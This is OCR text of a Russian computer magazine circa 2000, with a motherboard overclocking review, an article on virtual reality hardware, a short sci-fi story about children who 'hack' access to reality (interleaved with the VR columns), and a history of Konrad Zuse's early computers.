
Asus A7V — неплохой выбор. Традиционные совместимость, надежность и... цена. 5 PCI-слотов + 1 ненужный AMR. ISA нет, так что скажите своему внутреннему ISA-модему "прощай". Поскольку у этой платы есть контроллер ATA100, вы заплатите за нее что-то около \$150. Даже если этот ATA100 вам не нужен.

ABIT KT7 — выбор оверклокера и... традиционный предмет спора на тему совместимости. Самая быстрая плата под Duron/Thunderbird. Все параметры, в том числе коэффициент умножения и напряжения питания ядра, устанавливаются из BIOS. Бо-

лее тонких настроек чипсета вы не сможете найти ни в каком другом BIOS. 4 порта USB, 6 слотов PCI + 1 ISA. Первая материнская плата с трехфазным преобразователем напряжения питания процессора. Безусловный фаворит всех обзоров. Добавить к этому нечего. При цене \$125 (без RAID-контроллера) это идеальный выбор. Слухи о плохой совместимости сильно преувеличены. У меня прекрасно работает даже Vortex 2, известный своей плохой совместимостью с чипсетом VIA.

Однако без ложки дегтя никак не получается. Дело в том, что конденсаторы, расположенные рядом с сокетом, мешают установке кулера ChromeOrb. Приходится подпиливать ребра радиатора и, соответственно, лишаться гарантии на это 18-долларовое изделие. Отгибать конденсаторы, как это рекомендуется в ряде обзоров, КАТЕГОРИЧЕСКИ НЕ РЕКОМЕНДУЕТСЯ!

Итак, переход на платформу AMD осуществился. Не спешите сразу загонять ваш Duron на 1 ГГц и задирать напряжение питания ядра. Посмотрите, какова температура процессора на штатной частоте при максимальной нагрузке. Даже ChromeOrb может оказаться бессильным, если нагретый воздух не вытягивается из корпуса ПК. Обязательно посетите форум на iXBT Hardware. Сейчас Duron на гребне волны, обсуждений по его разгону просто масса. Задавайте вопросы. На умные вопросы всегда находится ответ. **Удачного разгона!**






Игорь Бодарев

Средства погружения в виртуальные миры

В этой статье я хотел бы рассказать о том, что сейчас происходит на рынке средств создания виртуальной реальности. Начнем с определения. Виртуальная реальность (VR) — это интерактивная технология, позволяющая создать убедительную (в той или иной степени) иллюзию того, что вы находитесь и действуете в реальном мире, хотя на самом деле этот мир существует только внутри компьютера, — например, почувствовать себя в шкуре динозавра, охотящегося за своей добычей. Степень достоверности VR зависит от того, как и на какие органы чувств воздействуют соответствующие технические средства. Так, VR принципиально отличается от стереоизображения. В ней, как в жизни, повернув голову, вы видите другую часть изображения, а стереоизображение “следует” за вами и, как бы вы ни вертели головой, видеть будете одну и ту же картинку.

Первые виртуальные миры появились задолго до PC-архитектуры. В 1968 г. Рэймон Герц из Национальной Аргоннской лаборатории (шт. Иллинойс) и Иван Сазерленд из Массачусетского технологического института разработали первую версию стереочков VR. Тот же Герц, но уже с Майклом Ноллом из Bell Labs

создал раннюю модель манипулятора с обратным тактильным воздействием. Ныне эта технология известна как ForceFeedback. С тех пор устройства совершенствуются, появляются новые технологии. Каково же положение дел на сегодня?



Развитие средств VR сегодня очень напоминает первые шаги компьютерной графики в начале 70-х годов. В частности, цены на системы VR запредельные, как и цены на тогдашнее программное и аппаратное обеспечение компьютерной графики. Достаточно полная установка VR, включающая рабочие станции, очки, костюмы и ПО, стоит сегодня от 50 до 100 тысяч долларов, но рынок меняется так быстро, что с этим набором через полтора года вы перейдете в разряд “средних” пользователей, а еще через год такая техника станет называться домашним ПК и будет оцениваться в 5—10 тысяч долларов.

Сегодня индустрия виртуальной реальности растет в три раза быстрее, чем индустрия компьютерной графики. А доход от систем VR составляет уже 1% от общего дохода со всех мультимедиа-технологий.

При этом любое развитие компьютерной графики немедленно дает большой толчок развитию систем VR.

Хочу отметить, что и Россия способна кое-чем удивить мир. Так, у нас создан виртуальный комплекс братьев Латыповых — сфера для свободного перемещения пользователя по виртуальному пространству в любом направлении и на любые расстояния. Комплекс представляет собой пустотелый перфорированный шар диаметром 2.5 м на вращающихся опорах. Внутри него ходит человек со шлемом-монитором на голове и ноутбуком в ранце за спиной. По сути это гигантская радиомышь, самая большая “мышь” на свете, к тому же управляемая ногами. В ней уже сейчас можно “на своих двоих” побродить по трехмерным лабиринтам и, сжимая в руке пистолет-манипулятор, пострелять по демонической живности.

Помимо виртуальной сферы братьям Латыповым принадлежит и другое, не менее значимое изобретение. Это уникальный костюм датчиков для самих разработчиков виртуальных миров и, разумеется, для пользователя. Данные о положении и жестах “виртуаллера”, находящегося в сконструированном пространстве, снимаются датчиками, фиксирующими изменение углов между сегментами скелета. С помощью

трех электромагнитных компасов на костюме (четвертый на манипуляторе) эти показания привязываются не к абсолютным координатам, а к опорным направлениям геомагнитного поля, то есть к сторонам света. Это позволяет избежать зависимости от жесткой искусственной системы отсчета, значительно сократить затраты на математический обсчет. Конечно, заново надев на себя костюм, пользователь должен снова откалибровать его — выполнить систему тестов (что-то вроде утренней гимнастики).

При помощи датчиков можно создать обширную библиотеку движений и использовать ее в самых разных областях: в анимации, компьютерных играх, для взаимодействия в Интернете. Пользователь с системой датчиков сможет обучаться спортивным, танцевальным движениям в интерактивном режиме с компьютерным учителем. С помощью этих приборов можно было бы готовить бойцов для спецслужб, инсценировать различные критические ситуации. И все это — на одном тренажере!

К сожалению, данные изобретения остаются в разряде невостребованных. Пока в нашей стране вряд ли кто возьмется за реализацию столь дорогостоящих и наукоемких технологий. Тем временем новинки в сфере VR появляются одна за другой в США и Японии.

Для имитации VR сегодня используется большое количество ус-

тройств для каждого из видов рецепторов. В первую очередь это рецепторы зрения и слуха, а затем уже болевой и тактильной чувствительности (в перспективе — рецепторы обоняния). Устройства для воздействия на эти нервные окончания могут быть самыми разными.

VR-очки

Самые ранние — это красно-синие очки. В игровой индустрии они применяются не часто, так как игру надо делать под них с самого начала. Единственная удачная реализация



— это "Шестое измерение" российской фирмы "Никита". Этой

игре как нельзя лучше подходят стереочки: в ней мы видим мир глазами пчелы. И, что отрадно, игра не требовала мощных систем: отлично шла на P133 с 16 Мб RAM.

Существуют и более сложные очки. Принцип их действия заключается в следующем. На экран выводится изображение для одного глаза в тот момент, когда очки затемняют другую. И, поочередно показывая для каждого глаза свое изображение, очки создают иллюзию трехмерности изображения на экране. При этом нужно помнить, что для создания подобного изображения необходима вдвое большая частота

обновления экрана, так как система для каждого глаза выводит свое изображение, невидимое для другого глаза. Так, если частота регенерации изображения 80 Гц, то для каждого глаза в отдельности она будет лишь 40 Гц. Поэтому для более комфортного использования таких очков надо вставлять частоту 160—170 Гц. Очки этого типа наиболее распространены и прилегают к некоторым видеокартам. В последнем случае их цена может составить всего \$10. Одними из первых в продаже появились очки 3D Magic, сегодня их цена — примерно \$125.

Более современными являются EyeScream от Wicked3D и Crystal Eyes от Stereographics. Первые более распространены, вторые более профессиональны. Есть и множество других фирм по производству очков VR.

VR-бинокли

Эти приспособления уже сами выводят изображения для каждого глаза. Основа биноклей — активные ЖК-матрицы с углом обзора 30—60°. Появились они на рынке сравнительно недавно и не успели завоевать доверие у широких масс. Сегодня можно купить такие бинокли, как V6 и V8 от Virtual Research Systems, Virtual Binoculars (VB) от n-Vision, а также ряда других фирм. Изображение в V8 обеспечивается 1.3" ЖК-матрицами, разрешение 640x480x3, но частота регенерации

Ваше время истекло!

— А ты уверен, что наши коды доступа уже внесены в центральный банк данных? — с сомнением спросил Витька, когда они вошли.

— Все нормально. Сам видишь, нас пропустили, — отмахнулся Димка. Вечно этот Витька чего-то опасается. Даже уроки иной раз боится задвинуть.

— А вдруг ты внес их только в компьютер нашего комплекса? Здесь-то нас пропустили, а дальше возьмут и поймают — не унимался Витька.

— Расслабься. Я же воспользовался настоящей карточкой, той са-

мой, которую отец купил мне перед первым классом. Там еще осталось минут пятнадцать. Он все говорил, что потом накопит еще на час, да так и не накопил. Я вот взял и хакнул центрального провайдера. И теперь у нас целых десять часов. Прикинь! Мы сможем побывать в самом Парке!

— А может, не стоит в Парк, там, говорят, очень строгие проверки...

— Нет уж, в Парк, так в Парк! — воодушевленно сказал Димка и потащил друга к периферийной магистрали.

Через четверть часа они вошли в Сити. Димка восторженно огляды-

вался по сторонам, разглядывая реальные улицы с двухсторонним движением и тротуарами, настоящие дома по сторонам. Витька же, наоборот, совсем оробел. Он шел, виновато опустив голову и все время пытаясь забиться в какой-нибудь угол.

Следуя указателям, двое приятелей приблизились к Парку, как вдруг неподалеку словно из-под земли появился полицейский кибер. Витька побледнел и замер.

— Эй вы, оба! Подойдите ко мне! — приказал кибер мальчикам.

— Ну все, попались, — прошептал другу Витька.

— Да не дрейфь ты! — улыбнулся Димка, уверенный в своих силах.

— А теперь вставьте ваши кар-

низкая — 60 Гц, то есть по 30 Гц на каждый глаз. К сожалению, эта техника еще не достигла нужного уровня для безопасной работы.

VR-шлем

Этот тип устройств (Head-Mounted-Display, HMD) наиболее распространен и известен. Принцип действия такой же, как и у биноклей. Производство VR-шлемов началось



давно. Первыми, не очень совершенными моделями были Vfx1 и

CyberFX. Vfx1, наиболее известный, обладает разрешением 789x230, может отслеживать повороты головы на 45° по вертикали и 360° по горизонтали. Сегодня он стоит \$600 (с видеокартой \$150), а CyberFX — \$100. Позднее появился несколько улучшенный Vfx3D. Он снабжен 0.7" ЖК-дисплеями на активной матрице с частотой регенерации 75 Гц при разрешении 640x480, 70 Гц при разрешении 800x600 и 62.5 Гц при разрешении 1024x768. Система отслеживания положения головы (position tracker) имеет чувствительность 0.5° по вертикали при допустимом повороте головы вверх/вниз 70° и 0.1° по всей горизонтальной плоскости (360°). Фокус расположен на расстоянии 3.35 м, что препятствует быст-

точки в эти красные отверстия! — приказал полицейский.

Приятель последовал его приказу. Димка спокойно, лишь усмехаясь трюсости приятеля, а Витька нерешительно: только со второго раза дрожащей рукой он смог закинуть карточку в отверстие. Пока их доступ проверяли в центральном банке данных, Витька совсем потух; его лицо стало бледным, плечи опустились. Он уже был готов во всем сознаться, но тут полицейский металлическим голосом объявил:

— Ваше время истекло! Вы арестованы за незаконное пользование реальностью!

Витька расстерянно затыл на месте, а Димка крикнул "Бежим!" и ри-

тому утомлению глаз. Предусмотрен интерфейс шлема для платформ Silicon Graphics, Macintosh и PC (USB-порт).

Производством HMD занимаются многие зарубежные фирмы. Так, n-Vision, сотрудничающая с SGI, предлагает шлемы VR со специфическим дизайном и довольно высокими технологическими характеристиками. Последняя разработка Virtual Research — V8 Head Mounted Display (вес 1 кг). По характеристикам напоминает Vfx3D или бинокль V8 их же производства. По большому счету, от последнего он отличается только наличием наушников.

Все эти VR-шлемы базируются на одной технологии: изображение в них подается на ЖК-матрицу в зависимости от положения головы человека. Это не учитывает одну особенность человеческих глаз: мы можем менять направление взгляда в пределах 140°, не меняя положения головы. Но, как бы мы ни косили глаза в обычных VR-шлемах, изображение меняться не будет. Специалисты из Cybernet Systems Corporation решили эту проблему, изобрели Eye Tracker. Как следует из названия, в VR-шлем встраивается устройство слежения за движениями глазного яблока. Теперь изображение будет меняться, даже если вы чуточку скосите глаза. Устройство продается в виде апгрейда к очкам или шлему.


Но как ни крути, изображение на плоской ЖК-матрице все же псевдо-

нулся к воротам Парка. Но было поздно: его приятель уже валялся на земле, подкошенный парализатором. "Я всего лишь хотел увидеть настоящие деревья, траву и кусочек неба, пусть даже сквозь защитный купол", — успел подумать Димка, прежде чем луч парализатора настиг и его...

Они лежали, застыв в нелепых позах, в сотне метрах от самого Парка — заветной мечты миллиардов детей и взрослых. Кибер осторожно поднял усыпленных мальчиков и погрузил в собственный кузов.

— Эх, молодежь... — крикнул старый полицейский, сняв с головы шлем управления кибером. — Все им бесплатно подавай. Никакого уважения. И все первым делом к Парку

трехмерное. Чтобы максимально приблизить качество изображения в HMD к реальности, Microvision разработала технологию Virtual Retinal Display. Она позволяет выводить изображение не на ЖК-дисплей перед глазом, а непосредственно в глаз, на сетчатку.



Чтобы не повредить глаз, используется свет низкой интенсивности, а оптическая система прибора во время подачи изображения фокусируется на хрусталике. Благодаря тому что лучи подаются в виде конуса, изображение проходит в глаз без потери деталей.

Это устройство также использует технологию отслеживания движений глаза, но в первую очередь для того, чтобы изменить положение передающей линзы, иначе лучи не попадут на сетчатку. Для создания идеального изображения с использованием данной технологии достаточно излучающего устройства разрешением около 1700x1700. Для достижения того же результата обычными средствами потребовалось бы разрешение 11200x11200. Как мне кажется, за этой технологией будущее.

тащатся. А эти, смотри-ка, издалика приперлись. Придется их на магистраль перегружать.

— Да уж. Им палец в рот не клади, — согласился его молодой напарник за соседним пультом. — А вы представляете, что станет, если каждый хакер вроде этих будет бесплатно выходить в реальность?!

— Ты прав, приятель. Реальность — слишком дорогая штука. Я вот службу в полиции уже двадцать пять лет, из них пятнадцать в Парке, а сам в нем так ни разу и не был.

Он вздохнул и пошел принять душ. Воздушный. На водяной не хватило бы никаких денег. Дороже воды — только реальность.

Александр Банков

3D-панели

Эти устройства подобны VR-очкам с тем отличием, что надеваются они на монитор (17 или 21 дюйм). Состоят они из нескольких слоев поляризующих стекол и работают пассивно, но при этом изображение на обычном мониторе обретает глубину. Производством стереоскопических экранов занимается Nu-Vision Technologies. Разработчики утверждают, что их продукция не требует каких-либо дополнительных устройств и не утомляет глаза.

3D-звук

Существует несколько технологий создания 3D-звука. У Creative это EAX, у Aureal — A3D, у Microsoft — DirectSound3D, реализованный в библиотеках DirectX. Все они позволяют воспроизводить настолько реалистичный звук, что его трудно отличить от настоящего. Поэтому для более глубокого погружения в виртуальные миры все HMD снабжены наушниками. Сейчас ими стали снабжать и некоторые стереочки. В некоторых играх 3D-звук просто меняет весь игровой процесс.

VR-перчатки



Пока что перчатки для VR не заняли таких прочных позиций, как очки. Эта технология еще слишком дорога для развлечений, хотя и доступна в некоторых виртуальных залах от Electronic Visualization Lab.

Отслеживать движения пальцев помогает сложная система эластичных световодов и пара десятков датчиков. Как только палец начинает сгибаться, датчики улавливают падение интенсивности света на каком-либо участке. Адекватно этим изменениям ведет себя кисть в виртуальном пространстве. Есть и технология с механическими датчиками, но она тяжела и несовершенна. Естественно, данная технология разработана больше для научных исследований, нежели для игр.

VR-костюм

Самым полным набором оборудования для VR является виртуальный костюм. Он состоит из обтягивающего комбинезона со множеством магнитных сенсоров, которые отслеживают движения всех частей тела. К нему добавляется HMD, датчики кисти (реже — перчатка) и провода для соединения с компьютером. VR-костюм дает полный комплект ощущений. Единственное, чего не хватает, так это ForceFeedback. Тогда, боксируя в виртуальной реальности, вы будете ощущать пропущенные удары.

VR-кресла

Такое необычное устройство предлагает компания Computers & More. Кресло снабжено несколькими стереоколонками, сопровождающими все изменения в VR с помощью звуков. Не знаю, понадобится ли оно кому-нибудь при цене \$400 — за эти деньги проще купить нормальное кресло и хорошую звуковую катуру с 5 колонками.

Манипуляторы для VR

Самые распространенные манипуляторы — это джойстики с системой ForceFeedback от Immersion Corporation. Они способны сопротивляться вашим действиям — на каждое действие будет свое противодействие. Рули при езде по кочкам будут вырываться из рук, штурвал в реактивном самолете не станет покорно выводить вас из "штопора". Многим эта технология пока еще не нравится, уж больно она мешает наслаждаться игрой.

Бесхвостая FEELit Mouse — еще одно изобретение Immersion. Такие мышки способны передавать неровности рельефа на экране руке пользователя. Вы сможете почувствовать каждую иконку и букву. Все, что требует это устройство — драйверы и специальный магнитный коврик. Ascension Technology Corporation предлагает 6D Mouse. С виду это трехкнопочная мышь с необычным дизайном, но внутри у нее еще есть датчики, отслеживающие поднятие и

вращение. Такие мышки упрощают свободное перемещение в 3D-пространстве. Разработчики рассматривают их как дешевую альтернативу VR-перчаток.

Фирма SensAble Technologies разработала серию манипуляторов специально для VR. Называется такое устройство PHANTOM. Несколько рычагов обеспечивают полный контроль за перемещениями в VR. Для нормальной работы необходим специальный набор библиотек GHOST SDK (General Haptic Open Software Toolkit). Разработчики могут скачать эти библиотеки с сайта SensAble Technologies.

Перспективные устройства

В этой статье не рассмотрены устройства имитации запаха и вкуса. Насчет последнего не знаю, а вот примитивное устройство имитации запахов уже известно. Оно состоит из системы смешивающихся по необходимости химических аэрозолей. Однако первые эксперименты на людях дали отрицательный результат. У людей, испытавших на себе это чудо техники, сначала появлялось ощущение восторга, а потом они просто переставали различать запахи. А разработчики и не подозревали о таком побочном эффекте (подопытные животные им ничего не сказали). Мне кажется, эти устройства уже лишние: кому интересно испытать полноту ощущений в канализации или на свалке?

Технологии VR сегодня очень быстро развиваются. И речь идет не только об индустрии развлечений. Роботы, которыми управляет человек из виртуальной реальности, выполняют опасную или тонкую работу. Используемая при создании игр технология Motion Capture, позволяющая "снять" движения с человека и присвоить их трехмерной модели (например, танцующим скелетам) применяется и при оживлении рисованных персонажей в голливудских фильмах. Наконец, VR просто помогает представить себя в другой роли и в другом облики. Ну кто же откажется поплавать рыбкой в коралловых рифах или воспарить птицей под небесами?



Компьютеры Третьего рейха

История развития вычислительной техники и по сей день имеет множество белых страниц. Исследователи утверждают, что фундаментом для бурной эволюции современных информационных технологий послужили разработки американских исследователей, такие как созданный в январе 1943 года в Гарвардском университете "автоматический вычислитель" MARK-I или появившийся на свет в ноябре 1945 года 30-тонный электронный монстр ENIAC. Однако при этом упорно замалчивается тот факт, что первый полноценный действующий экземпляр ЭВМ был разработан и собран в гитлеровской Германии.

Самый страшный позор человечества в прошедшем веке — вторая мировая война — подхлестнула творческую мысль десятков и сотен инженеров и математиков, старавшихся всеми силами добиться максимального технологического превосходства над противником. Естественно, задачи, поставленные военно-политической обстановкой того времени, упорно решали ученые по обе стороны линии фронта, и почти полное отсутствие информации о компьютерных технологиях фашистской Германии (небольшое количество данных сохранилось

лишь в музеях немецкой истории и отчетах научных комиссий, оценивавших добытую союзниками по окончании войны трофейную технику) представляется мне весьма досадным пробелом. Эта публикация, ставшая результатом длительного сбора и анализа весьма отрывочной и разрозненной информации, призвана хотя бы отчасти восполнить дефицит исторических сведений о вычислительных системах, создававшихся в Германии в период второй мировой войны.



Конрад Цузе

Человек, которого немецкие историки считают истинным изобретателем компьютера, родился в 1910

году в Берлине. Его звали Конрад Цузе (Konrad Zuse, 1910—1995).


Закончив среднюю школу, Цузе, проявивший незаурядные способности к изобразительному искусству, поступил в Берлинский Технический Университет на факультет архитектуры и гражданского строительства, который с успехом закончил в 1935 году. В период обучения в университете Конрад сильно увлекся математикой и физикой. На лекциях он неоднократно сталкивался с необходимостью выполнять громоздкие двоичные вычисления, например, для расчета внутренних напряжений в строительных материалах при конструировании мостов и других навесных сооружений. Обычно инженеры пользовались специальными таблицами, в которые были занесены формулы для выполнения основных операций в двоичной системе счисления.

Как следует из сохранившихся дневников Цузе, именно тогда ему впервые пришло в голову решение автоматизировать данный процесс с применением несложного вычислительного устройства. Эта идея побудила его заняться разработкой программируемой двоичной вычислительной машины Z1, которую он начал кропотливо собирать на квартире своих родителей в Берлине в 1936 году.

В то время, как за разработчиками американских вычислительных систем стояли целые университеты, министерство обороны США и такие мощные компании, как IBM, Цузе работал самостоятельно, на свой страх и риск. Ему помогли лишь несколько друзей, выделивших небольшую сумму денег на его исследования.

К 1938 году Z1 была полностью закончена. Не имея ни малейшего представления об устройстве и принципах работы других вычислительных машин, Цузе полностью, на пустом месте разработал не только механику, но и математическую логику своего устройства. Если все существовавшие в конце 30-х годов механические вычислительные машины были построены на основе вращающихся элементов и опери-

ровали десятичными числами, Z1 обрабатывала числа в двоичной системе. Машина имела сложный набор металлических пластин, каждая из них могла перемещаться в строго определенном направлении. Смещение нескольких пластин, указывающих значения вычисляемых величин и математическую операцию, которую необходимо произвести, вызывало перемещение ряда других



Двоичная программируемая вычислительная машина Z1.
Германия, 1938 г.

пластин, изменяющих регистр двоичных чисел и "запоминающих" промежуточный результат. С полученными таким образом данными впоследствии можно было выполнять другие преобразования. Оператор мог задать несложный последовательный алгоритм вычислений, являвший собой прообраз современной компьютерной программы.

Практическая ценность этого механического устройства была достаточно низка, но огромную научную ценность представляла собой разработанная Цузе логика автоматических вычислений в двоичной системе. По сути он доказал принципиальную возможность создания программируемых вычислительных машин, работающих с двоичным кодом.

Друг Цузе, инженер-электронщик Гельмут Шреер, по достоинству оценив эту перспективную разработку, предложил молодому изобретателю создать электронную вычислительную машину на вакуумных трубках и реле, использующую логические принципы Z1, но позволяющую операторам выполнять математические операции и с десятичными числами. Цузе сомневался в целесообразности использования вакуумных трубок,

которые позволяли достичь высокой скорости работы ЭВМ, но отличались крайне низкой надежностью. Он мечтал сделать предназначенную для продажи коммерческую модель компьютера, которая могла бы заменить в офисах крупных и средних фирм настольные счетные машины, и потому должна быть легко настраиваемой и отказоустойчивой.


В 1938 году Цузе и Шреер выступили с докладом перед аудиторией Берлинского университета, изложив суть своего проекта, однако идея создания ЭВМ с использованием двух тысяч вакуумных трубок и нескольких тысяч других компонентов вызвала у слушателей недоверие и была признана неосуществимой — в те времена самые сложные электронные схемы насчитывали не более ста элементов. Шреер, несмотря на отсутствие необходимых средств и всеобщее недоверие к своей затее, все же собрал несколько логических электронных схем для разработанной Цузе ЭВМ Z2.

Конец их совместным исследованиям положила вторая мировая война. Цузе был призван в гитлеровскую армию. Демобилизовавшись из нее спустя шесть месяцев, он вернулся в 1940 году в Берлин и продолжил работу над проектом релейной ЭВМ. Гельмут Шреер, трудившийся инженером в Берлинском университете, снова предложил ему свою помощь. В попытке раздобыть необходимые средства ученые обратились к военному руководству Германии с предложением создать для военно-воздушных сил и систем ПВО вычислительную машину, которая обеспечит быстрое выполнение всех сложных расчетов и повысит эффективность использования тактической авиации. По предварительным оценкам изобретателей, такой компьютер они могли создать за два года. Однако высшие чины вермахта с улыбкой ответили, что Германия достигнет мирового господства гораздо раньше, а потому подобные исследования попросту не имеют смысла.

Не получив поддержки от официальных военных чинов, Цузе обратился к директорам берлинского

авиационного завода Henschel, выпускавшего тактические бомбардировщики для люфтваффе, и те с радостью согласились использовать компьютерные технологии в процессе создания военной техники. При содействии исследовательского центра Henschel, организовавшего для проекта Цузе специальный отдел F, в котором трудились лучшие инженеры-электронщики компании, Z2 была введена в эксплуатацию уже в конце 1940 года. Этот компьютер, оснащенный цифровым процессором на основе реле и вакуумных трубок, мог автоматически высчитывать ряд параметров геометрии стабилизаторов авиационных бомб, преобразовывать аналоговое значение этих параметров в двоичную систему счисления, вычислять необходимые данные по заранее введенным оператором формулам и выдавать готовый результат в виде десятичных чисел. Эти данные сразу же направлялись в производственный цех. Для этой машины Цузе придумал остроумное и дешевое средство ввода данных: он стал кодировать инструкции, пробивая отверстия в 35-миллиметровой фотопленке.

Все еще продолжая работать на Henschel, в 1941 году Цузе организовал собственную фирму Zuse Ingenieurbüro und Apparatebau, Berlin




Логические схемы ЭВМ Z3.
Германия, 1941 год

—первую коммерческую компанию, ставившую своей целью только развитие компьютерных технологий. Заключив с Henschel достаточно выгодный контракт, Zuse Ingenieurburo под руководством самого Цузе начало разработку ЭВМ нового поколения Z3. Эта программируемая вычислительная машина, созданная на базе электронных реле, оперировала 22-разрядными словами данных, каждое из которых могло быть помещено в память компьютера за один тактовый цикл, общий объем памяти достигал 64 слов по 22 бита. Z3 могла работать с числами, содержащими плавающую точку, 7-битную экспоненту и 14-битную мантиссу. Данная машина впервые имела вполне современный принцип адресного распределения памяти: каждое 22-разрядное слово можно было поместить в память или извлечь из нее командами PRz и PSz, где z — соответствующий регистр ОЗУ с адресами от 1 до 64. Для обработки логарифмических выражений и чисел с плавающей точкой применялись параллельные сумматоры, составляющие арифметический модуль компьютера. Память состояла из 1500 реле, арифметическое и контрольное устройства содержали еще 1200 реле. По размерам машина походила на достаточно большой шкаф.

Для задания сложных алгоритмов вычислений в Z3 использовался разработанный Конрадом Цузе "набор инструкций", включавший около десяти основных и несколько десятков дополнительных команд, являвшийся по сути простейшим языком программирования. В декабре 1941 года Z3 была сдана в эксплуатацию производителям военных самолетов. Именно с помощью Z3 обчислялись аэродинамические и баллистические характеристики первых немецких крылатых ракет V-1 (иначе FI-103), которые тогда назывались планирующими бомбами.


Построив и успешно внедрив в военную промышленность Z3, Цузе заключил контракт с Научно-иссле-

довательским управлением ВВС Германии (DIV) на проектирование ЭВМ нового поколения. Z4 была очень похожа на Z3 и включала в себя все лучшие разработки Цузе, реализованные им в предыдущих проектах. Этот компьютер обладал уже 1024



Планирующая бомба V-1

регистрами памяти для хранения 22-битных слов, мощным процессором на основе реле, позволявшим с высокой скоростью выполнять преобразование двоичных чисел. Работы над Z4 продолжались три года, и к декабрю 1944 года этот проект был практически завершен. Однако к этому моменту ход войны изменился далеко не в пользу Германии. Во время одного из налетов советской



Конрад Цузе за работой на ЭВМ Z3. Германия, 1942 год.

авиации на Берлин первый экземпляр ЭВМ Z3 был полностью разрушен (ученые восстановили его только в середине 60-х годов), а когда в мае 1945 года в столицу Германии вошла советская армия, Цузе был вынужден бежать вместе с уже собранным компьютером Z4 на юг страны, спрятав его в одном из глухих уголков баварских Альп. Пережив вихрь послевоенных событий,


Конрад Цузе в 1949 году перевез уцелевшую Z4 в Швейцарию, и в 1950 году эта машина заняла почетное место в офисе одного из цюрихских банков, где в течение пяти лет производила вполне мирные финансовые вычисления и обрабатывала дивиденды по счетам вкладчиков.

Британские и американские военные эксперты внимательно ознакомились с разработками Цузе, и вскоре он был приглашен к сотрудничеству американскими производителями ЭВМ. Однако Цузе вежливо отказался от предложения работать на своих бывших противников и восстановил собственную компанию Zuse Ingenieurburo und Apparatebau, которая под маркой Zuse KG наладила выпуск коммерческих компьютеров. Этой фирмой были созданы широко использовавшиеся в 50-х годах в Германии ЭВМ Z5, Z11, Z22 и Z23. В первые послевоенные годы на основе использовавшегося в Z3 набора инструкций он разработал язык программирования Планкалькюль (Plankalkuel, от plan и лат. calculus).

В связи с тем, что в начале 60-х годов в Европе получили чрезвычайно широкое распространение ЭВМ американского производства, Zuse KG начала испытывать тяжелые финансовые трудности, и в 1962 году эта фирма была продана компании Brown Boveri and Co., а чуть позже вошла в состав корпорации Siemens.

